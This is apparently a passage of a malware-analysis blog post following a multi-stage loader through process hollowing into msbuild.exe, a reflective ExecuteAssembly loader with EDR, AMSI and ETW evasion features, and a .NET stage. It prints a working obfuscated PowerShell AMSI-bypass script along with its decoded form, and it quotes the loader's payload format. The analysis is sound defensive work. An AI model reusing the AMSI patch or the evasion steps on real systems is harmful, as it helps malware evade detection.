
Just looking at the function names alone, we got a strong indication of what the file was going to do. We can see functions indicative of Injection (VirtualAlloc, WriteProcessMemory, etc.), Dynamic Library/Function loading (GetProcAddress, LoadLibrary) and decoding (compress, decompress, base64_encode). Without looking at the code in detail, we could already assume the core functionality: an obfuscated payload is going to be decoded and injected into a process.

Browsing to the main function, we quickly found the encoded payload. Combined with the preceding function calls (Load, Decompress, Base64), we can assume that the data is being Base64 decoded and then decompressed and loaded into memory.

Below, we can see the encoded string and related function calls:



Towards the end of the encoded data, we also observed a reference to msbuild.exe. This became important later, as it turned out to be the second argument passed to the Mandark.Load method.




Next, we browsed to the Mandark.Load method to find out what else was happening—and to determine the significance of that msbuild.exe argument.


This led us to the conclusion that the second argument passed to the load method becomes the target process for the injection. We also noted the use of ZwUnmapViewOfSection, indicating that this style of injection is process hollowing. MITRE ATT&CK defines process hollowing:

> “Adversaries may inject malicious code into suspended and hollowed processes in order to evade process-based defenses. Process hollowing is a method of executing arbitrary code in the address space of a separate live process.”


We believe that MSBuild was likely targeted as it is often allowed to execute by default application whitelisting tools, including Microsoft's own Applocker.




With this new knowledge, we decided to move back to the main function and try to decode the injected payload. We already noted that Base64 encoding and compression was used.



We quickly inspected the decompress method to confirm the compression type—in this case, it was Gzip.




Combining the above information together, we were able to decode the next payload using CyberChef. This resulted in another MZ header for an executable file. We saved this file and named it stage4.bin. Note that this payload would likely have been injected into the msbuild.exe process.




Stage4.bin

Loading up stage4.bin, we performed some basic static analysis and determined that it was not another .NET file, so we weren't able to use Dnspy.

Below, we can see the detected compiler using DIE, which suggested that it was written in C++/C and not .NET.



Using PeStudio, we noticed this exported function, which stood out to us as it indicated that this was likely ***another loader*** (given away by the term “ReflectiveLoader”).



We noted this and kept going.

Browsing further, we noticed this reference in the debug section of the file. This contained another PDB path, and a very git-like folder structure.

Some googling of keywords in the PDB path led us to believe that the file was likely an execute-assembly loader, which is an open-source re-implementation of the Cobalt Strike execute-assembly module:

Description:

ExecuteAssembly is an alternative of CS execute-assembly, built with C/C++ and it can be used to Load/Inject .NET assemblies by; reusing the host (spawnto) process loaded CLR Modules/AppDomainManager, Stomping Loader/.NET assembly PE DOS headers, Unlinking .NET related modules, bypassing ETW+AMSI, avoiding EDR hooks via NT static syscalls (x64) and hiding imports by dynamically resolving APIs via superfasthash hashing algorithm.

TLDR (Features):

- CLR related modules unlinking from PEB data structures. (use MS "ListDLLs" utility instead of PH for confirmation)
- .NET Aseembly and Reflective DLL headers stomping (MZ bytes, e_lfanew, DOS Header, Rich Text, PE Header).
- Use of static hardcoded syscalls for bypassing EDR Hooks. (x64 support only for now, from WinXP to Win10 19042)
- CLR "AppDomain/AppDomainManager" enumeration and re-use (ICLRMetaHost->EnumerateLoadedRuntimes), just set the spawnto/host process to a known Windows .NET process.
- Dynamic Resolution of WIN32 APIs (PEB) using APIs corresponding hash (SuperFastHash)
- AMSI and ETW patching prior to loading .NET assemblies.
- .NET assembly bytes parsing and scanning for the CLR version to load/use.
- No use of GetProcAddress/LoadLibrary/GetModuleHandle for ETW bypass.
- CLR Hosting using v4 COM API & Reflective DLL injection

If the GitHub repository is anything to go by, this is an extremely well-featured and interesting loader that incorporates some really cool evasion tactics. We could almost dedicate an entire blog to the capabilities of this loader, but today, we'll stick to its loading capabilities and try to focus on finding the next payload.

Within the rest of the GitHub repository documentation, there was this particular tidbit (see below) which *really* stood out. It indicated the structure of embedded payloads, which should be in the format of *"*0|0|0|0|1|sizeofpayload.b64_encoded_compressed_payload*".* (Note: The payload is going to be in Gzip compressed and Base64 encoded format.)

C2 Support:

Was created and tested mainly on cobalt strike, however it can be used with other C2 frameworks as well (MSF ..etc), just keep in mind that the reflective DLL DLLMAIN is expecting the one-liner payload as a parameter (lpReserved) in the following format (with no "."):

- `AMSI_FLAG|ETW_FLAG|STOMPHEADERS_FLAG|UNLINKMODULES_FLAG|LL_FLAG.LENGTH_FLAG.B64_ENCODED_COMPRESSED_PAYLOAD [SPACE SEPARATED ARGUMENTS]`
    - `AMSI_FLAG` : 0|1 (either 0 or 1)
    - `ETW_FLAG` : 0|1
    - `STOMPHEADERS_FLAG` : 0|1
    - `UNLINKMODULES_FLAG` : 0|1
    - `LENGTH_FLAG` : .NET assembly size in bytes
    - `LL_FLAG` : length_of(LENGTH_FLAG) (just bear with me here or pretend you didn't read this)
    - `B64_ENCODED_COMPRESSED_PAYLOAD` : Gzip compressed and base64 encoded .NET assembly.
    - `[SPACE SEPARATED ARGUMENTS]` : .NET assembly arguments

This was super interesting because there was a very large string within the file, which matched that exact description (and was 64983 bytes in size—more than enough room for another payload).


type (2)	size (bytes)	file-offset	blacklist (15)	value (2650)
ascii	64	0x00020770	-	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ascii	64983	0x00020960	-	0|0|0|1|6126976H4sIAAAAAAAEAOy9aaysa3bf9Z6hT9/b7W73dbdvO3awb7s9XHd13xp2jUAS...
ascii	29	0x0003D9BA	-	?ReflectiveLoader@@YA_KPEAX@Z
ascii	30	0x0003EFD8	-	.?AVbad_array_new_length@std@@
ascii	19	0x0003F008	-	.?AVbad_alloc@std@@
ascii	19	0x0003F030	-	.?AVexception@std@@
ascii	15	0x0003F058	-	.?AVtype_info@@
ascii	21	0x0003F078	-	.?AVlogic_error@std@@
ascii	22	0x0003F0A0	-	.?AVlength_error@std@@
ascii	16	0x0003F0C8	-	.?AV_com_error@@
ascii	23	0x0003F0F0	-	.?AVbad_exception@std@@
ascii	134	0x0003BCBC	x	C:\Users\user\Downloads\ExecuteAssembly-main\ExecuteAssembly-main\ExecuteAssemb...
ascii	23	0x0003D9A2	-	ExecuteAssembly-x64.dll
ascii	12	0x0003DD78	-	KERNEL32.dll
ascii	9	0x0003DDA8	-	ole32.dll
ascii	12	0x0003DDB2	-	OLEAUT32.dll
ascii	11	0x0003DDD4	-	mscoree.dll

We copied that string into CyberChef and re-implemented the decoding routine (Base64 and Gzip decompress), which resulted in ***yet another*** executable file.


You know the drill by now—we saved this file and named it stage5.bin.

Stage5.bin

Performing our usual static analysis of our latest file, we soon realized that it was another .NET (yay). Luckily, we could jump back into Dnspy and view the source code.



Moving into Dnspy, we noted that there weren't many functions this time—only six in total:



Navigating to the main function, we noted two large obfuscated strings:

The first one was just Base64 encoded and turned out to be an anti-malware scan interface (AMSI) patching script. Implemented by Microsoft, AMSI provides a framework for security tooling to monitor PowerShell script activity. The goal of an AMSI patch is to bypass this framework and reduce the chances of an antivirus or EDR detecting any malicious PowerShell activity. (Later, we'll see that the malware *does* use PowerShell scripts, so this patch likely allows them to execute without being detected.)

Below, we can see the full AMSI patching script, which was lightly obfuscated.

```
set-alias q8ou $([char](226-111)+[char](199-98)+[char](227-111)+[char](162-117)+[char](198-101)+[char](165-57)+[char](204-99)+[char](217-120)+[char](224-109))
$50xw = $executioncontext
$bhgv=$([char](223-118)+[char](158-48)+[char](226-108)+[char](223-112)+[char](222-115)+[char](157-56)+[char](206-107)+[char](163-52)+[char](161-52)+[char](209-100)+[char](2
$n30a=$([char](208-107)+[char](225-105)+[char](210-98)+[char](200-103)+[char](164-54)+[char](148-48)+[char](224-109)+[char](222-106)+[char](230-116)+[char](221-116)+[char](
$a5k90=$50xw.$bhgv.$n30a($([char](203-98)+[char](213-103)+[char](238-120)+[char](217-106)+[char](208-101)+[char](151-50)+[char](143-98)+[char](198-97)+[char](170-50)+[char]


$ik349 = $([char]13+[char]10+[char]13+[char]10+[char]117+[char]115+[char]105+[char]110+[char]103+[char]32+[char]83+[char]121+[char]115+[char]116+[char]101+[char]109+[char]5

Add-Type $ik349

$lsna7 = [MGPrwCE]::llib($50xw.$bhgv.$n30a($([char](198-101)+[char](228-119))) + $50xw.$bhgv.$n30a($([char](236-121)+[char](224-119)+[char](153-107)+[char](201-101)+[char](
$nwx1g = [MGPrwCE]::gpa($lsna7, $50xw.$bhgv.$n30a($([char](175-110)+[char](218-109)+[char](214-99)+[char](224-119))) + $50xw.$bhgv.$n30a($([char](188-105)+[char](153-54)+[c
$e6bhi = 0
[MGPrwCE]::vpr($nwx1g, [uint32]5, (112-48), [ref]$e6bhi)
$b580e = [Byte[]] ((297-113), (142-55), (52-52), (62-55), (226-98), (245-50))
[System.Runtime.InteropServices.Marshal]::Copy($b580e, 0, $nwx1g, 6)
```

We were able to decode the script, which loosely translated to this below.

```
set-alias q8ou "set-alias"
$50xw = $executioncontext
$bhgv= "invoke-command"
$n30a= "expandstring"
$a5k90=$50xw.$bhgv.$n30a("invoke-expression")

$ik349 = "using System;
using System.Runtime.InteropServices;

public class MGPrwCE {

    [DllImport("kernel32", EntryPoint="GetProcAddress")]
    public static extern IntPtr gpa(IntPtr hModule, string procName);

    [DllImport("kernel32", EntryPoint="LoadLibrary")]
    public static extern IntPtr llib(string name);

    [DllImport("kernel32", EntryPoint="VirtualProtect")]
    public static extern bool vpr(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}"

Add-Type $ik349

$lsna7 = [MGPrwCE]::llib($50xw.$bhgv.$n30a("amsi.dll"))
$nwx1g = [MGPrwCE]::gpa($lsna7, $50xw.$bhgv.$n30a("amsi" + "scan" + "buffer")
$e6bhi = 0
[MGPrwCE]::vpr($nwx1g, [uint32]5, (112-48), [ref]$e6bhi)
$b580e = [Byte[]] ((297-113), (142-55), (52-52), (62-55), (226-98), (245-50))
[System.Runtime.InteropServices.Marshal]::Copy($b580e, 0, $nwx1g, 6)
```

Load the amsi dll file

Patch the amsi scan buffer

The second string was far more interesting, as it incorporated a custom encoding routine alongside the Base64 and compression that we've been so far accustomed to. This was an indication that we need more than just CyberChef alone to decode our next payload.

```
pipeline.Commands.Add("Out-String");
pipeline.Invoke();
Type type = Assembly.Load(Program.Decompress(Program.base64_encode(Program.Cipher
  ("H4nGHKAVYHKEVKf9MXsS1mE4fo57qf9TJnrTXpDH2ZIBZaRGsZjPqAMZsyS1vfpCALXJHpsH2TQgoE4PErRgeFYZU/2x
  xN6p5LFg9g9RGlyF48OemG4oMv4XwY93kok9rPDBYFw3RhjoAqlOwOte0zngP7h[illegible]036j0AIyqVW8
  mdPs/3VM1OepIMqEssidSJhTwpEiQTYZx/MAgCqRLNt5SU63GTiDzrc5rHcmn8Ddt8DF5eAuh6inEX2mEd3Dnq/qjx30RJ
  t7UV5JmKhNdCJKBfMRPyh6iSTiz8+uxyF1J1+XLZDqLQScHHcFJSZCQrPGTMfgXBZGqssQLSrQBQippoUI7sLBgixiVEZs
  +oEyWxZMRGcZxiKJYRbSwj7z4HxaNBI/vGa9DsdquQaMPX9VdXd3Ned/qdVQOnjBRD8lVj1rAlMUPgUYYi8frlUOA1Z9oC
```

